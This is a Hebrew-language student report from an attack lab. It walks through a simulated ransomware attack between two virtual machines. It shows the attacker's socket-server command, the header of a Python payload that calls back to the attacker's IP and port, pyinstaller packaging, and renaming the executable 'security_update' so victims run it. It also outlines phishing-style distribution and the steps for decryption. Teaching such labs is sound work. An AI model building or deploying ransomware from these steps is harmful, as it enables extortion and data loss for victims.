מגישה: נוי טוילי
308426790

מטלת סיכום- מעבדת התקפה:


המתקפה שאני אבצע היא ransomware (תוכנת כופר). מתקפה זו היא נוזקה המגבילה גישה למערכות המחשב הנגוע בדרך מסוימת ומשמשת לסחוט מהמשתמש תשלום כסף (דמי כופר) על מנת שתוסר מגבלת הגישה. ישנן תוכנות כופר המבצעות הצפנה לקבצים במחשב והופכות את תהליך ההצפנה לקשה מבלי לשלם כופר עבור מפתח ההצפנה וישנן תוכנות כופר שנועלות את המערכת ומציגות הודעת שוואה כי לא ניתן לגשת לקבצים על מנת לרמות את המשתמשים ולגרום להם לשלם.

מודל התקיפה בו אשתמש הוא man in the middle, ואבצע את התקיפה דרך network. במהלך שלב איסוף המידע "נמצא" שם משתמש וסיסמא של משתמש ספציפי ודרכו אעביר קבצים ואבצע את התקיפה בכך שנבצע הצפנת קבצים. (שלב דמה לא באמת נבצע אותו בתקיפה שלנו כעת). הרעיון הוא להדמות למישהו אחר (למשל משתמש בדרג מנהלה בחברה מסוימת) על ידי פריצה למחשב שלו ודרכו להעביר למשתמשים אחרים בחברה את הנוזקה.

דוגמא לאתר בו ניתן לקחת מידע על משתמשים, עוד דוגמא לאתר אחר.

נשתמש בשיטת הצפנה סימטרית, בעלת מפתח אחד. קצת על הצפנה סימטרית:

אלגוריתם הצפנה שבו משתמשים במפתח הצפנה יחיד הן להצפנה של הטקסט הקריא והן לפענוח של הטקסט המוצפן. בפועל המפתח הוא בדרך כלל סוד משותף לשנים או יותר משתתפים ובדרך כלל מתאים לכמות מוגבלת של נתונים. הסיבה שהצופן נקרא סימטרי היא כי נדרש ידע שווה של חומר סודי (מפתח) משני הצדדים. צופן סימטרי מקבל טקסט קריא ומפתח הצפנה ובעזרתו ממיר את הטקסט הקריא לטקסט מוצפן שאינו מובן לאיש ואותו הוא שולח ליעדו. בצד המקבל אלגוריתם הפענוח מבצע את הפעולה ההפוכה, הוא מקבל את הטקסט המוצפן ואותו מפתח הצפנה שבו השתמש השולח ומשחזר את הטקסט המקורי. כדי שהפענוח יצליח המפענח חייב להחזיק במפתח פענוח מתאים שמאפשר את הפיכת פעולת ההצפנה.



על מנת לבצע את התקיפה ניעזר במכונה וירטואלית שתדמה את המחשב של המשתמש הנתקף ועוד מכונה וירטואלית שתדמה את המחשב של התוקף (ניתן להשתמש במכונות שהשתמשנו איתן במהלך הקורס, אני אשתמש לצורך הנוחות בשתי מכונות ubuntu16, אחת שתדמה את הנתקף ואחת שתדמה את התוקף).

כמו כן נשתמש בקוד הצפנה ופיענוח בשפת פייתון מכמה סיבות. ראשית, פייתון היא השפה הטובה ביותר לשימוש משימות אוטומציה. שנית, שפה מאוד פשוטה ובנוסף, מגיעה עם סוגים שונים של ספריות.

מגישה: נוי טוילי
308426790

שלבי התקיפה:

! בקובץ zip מצורפים כל הקודים וסרטון הדמיה של התקיפה.

! לא ביצעתי באמת את שלב איסוף המידע כי אמרת לי שאין צורך באמת לעשות זאת אז רק תיארתי מה צריך לעשות.

! יש צורך להתקין pip3 למכונה של התוקף.

1. נעתיק את קוד הפיתון "ransomware_server.py" לשולחן העבודה של המחשב התוקף. נריץ דרך הטרמינל את הקובץ ע"י הפקודה:

Python ransomware_server.py 0.0.0.0 8000

כאשר נכניס את ב- IP שנרצה שהוא יאזין לו ואת הפורט.

```
[03/01/19]seed@VM:~/Desktop$ python Ransome_server.py 0.0.0.0 8000
```

כעת פתחנו socket ואנחנו מחכים עד הנתקף יפעיל אצלו במחשב את הקובץ הרצה שנשלח לו בהמשך.

2. נבדוק מה ה-IP שלנו במכונה של התוקף בעזרת פקודת ifconfing (אצלי 10.0.2.5).
3. נכנס לעריכת הקובץ "ransomware_payload.py" ונשנה את ה-IP והפורט בהתאם לתוקף (נשים לב שה-IP צריך להיות כ- string).

בתמונה: החלק הראשון של הקוד עם השינויים הרלוונטיים.

```
Ransomware_payload.py (~/.local/share/Trash/files) - gedit
Open
#This prgram is created by AMAN SINGH
#Try To modify it by your own

from cryptography.fernet import Fernet
import os
import socket
import sys
import wget

#START THE SOCKET SERVER
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(("10.0.2.5", 8000)) #("iP_ADDRESS", PORT)
```

4. ניצור קובץ הרצה exe לקובץ "ransomware_payload.py":
   4.1. ע"י הפקודה הבאה בטרמינל:

pyinstaller --onefile ransomware_payload.py

בתמונה ניתן לראות את יצירת קובץ ההרצה:

```
Terminal
You should consider upgrading via the 'pip install --upgrade pip' command.
[03/01/19]seed@VM:~$ cd Desktop/
[03/01/19]seed@VM:~/Desktop$ pyinstaller --onefile Ransomware_payload.py
42 INFO: PyInstaller: 3.4
42 INFO: Python: 2.7.12
42 INFO: Platform: Linux-4.8.0-36-generic-i686-with-Ubuntu-16.04-xenial
43 INFO: wrote /home/seed/Desktop/Ransomware_payload.spec
```


מגישה: נוי טוילי
308426790

4.2. ניכנס לתיקיית dist שנוצרה לנו, שם נמצא קובץ ההרצה, ונשנה את שמו לשם שלא יהיה חשוד למשתמשים להריץ אותו. אני בחרתי בשם: "security_update".


- בשלב הזה יש לפרוץ למשתמש בחברה ולשלוח ממנו את הקובץ (על בסיס שלב איסוף המידע), ניתן לעשות זאת ע"י שליחת מייל חשוב או במידה ויש למשתמש גישה למחשבים (איש מחשוב בחברה לדוגמא) לשים למשתמשים על שולחן העבודה. אך כיוון שאנחנו רק מדמים את ההתקפה נוותר על שלב זה ופשוט נעביר את קובץ ההרצה למחשב הנתקף.

5. נעתיק אץ קובץ ההרצה למכונה של הנתקף (אפשר באמצעות scp או drag and drop או באמצעות תיקייה משותפת).


ניתן לראות כי הקובץ הרצה נמצא כעת במכונה שמדמה את המחשב של הנתקף.



לפני שנמשיך נראה תמונת מצב בה כל הקבצים לא מוצפנים:




6. במחשב של הנתקף נריץ את קובץ ההרצה.
7. אם נחזור למחשב של התוקף, ניתן לראות את הדבר הבא:




מצוינים לנו הפרטים של ההצפנה ושהיא אכן מתבצעת.
(המפתח לא תואם לתצלום של המפתח בהמשך כי עשיתי את הדו"ח תוך כדי כמה הרצות וכל פעם זה מפתח רנדומלי שונה).

מגישה : נוי טוילי
308426790

במקביל במחשב של הנתקף נראה שאכן הקבצים הוצפנו (גם שמות הקבצים שונו ומצוין שהם מוצפנים) :






כאן נגמר השלב של ההצפנה במתקפה וכעת נעבור לשלב הפיענוח (במידה והכופר שולם).

כעת נראה שאנחנו יכולים לפענח חזרה את הקבצים :

8. לאחר שקיבלנו את הכופר נרצה לפענח לנתקף בחזרה את הקבצים שהצפנו לו. לשם כך נבצע 2 פעולות :
   8.1. נעתיק למחשב של הנתקף את קובץ הפיענוח (קוד פיתון).
   8.2. נשלח לו בנוסף גם את הקובץ עם המפתח (הקובץ נוצר במחשב של התוקף אוטומטית, במהלך ריצת הקוד כאשר הנתקף מפעיל את קובץ ההרצה).

ניתן לראות כי על המחשב של הנתקף נמצאים שני הקבצים :

בתוך קובץ ה- random.key נמצא המפתח של ההצפנה, בעזרתו נפענח את המידע :



מגישה : נוי טוילי
308426790

9. הנתקף יצטרך להריץ את הקובץ ביחד עם המפתח (יריץ את קובץ הפיתון ויציין את מיקום קובץ המפתח).

```
Terminal
[03/06/19]seed@VM:~/Desktop$ python decryption_tool.py
enter your key file location
random.key
random.key
['/home/seed/Desktop/file1.txt.encrypted', '/home/seed/Desktop/noy.txt.encry
']
[03/06/19]seed@VM:~/Desktop$
```

10. לאחר מכן ניתן יהיה לראות בשם של הקובץ כי הוא פוענח ואכן כאשר ניכנס לקובץ נראה את הקבצים המקוריים הלא מוצפנים.

להלן תיעוד של קובץ שהיה מוצפן ולאחר השלבים הנ״ל (של הפיענוח) כבר לא מוצפן :

אחרי הצפנה ולפני פיענוח :

```
noy.txt.encrypted (~/Documents) - gedit
Open  Save
gAAAAABceVv_3KxvbRrf8MZBekQu_8S4fVxgS1TZegQgi7eYQ3Zo1WR4COkPTUKcWwGkDU4GN2aJkPcB2WfybD2QVv3s_wy
```

אחרי ההצפנה והפיענוח :

```
noy.txt (~/Desktop) - gedit
Open
hiii
my name is noy
```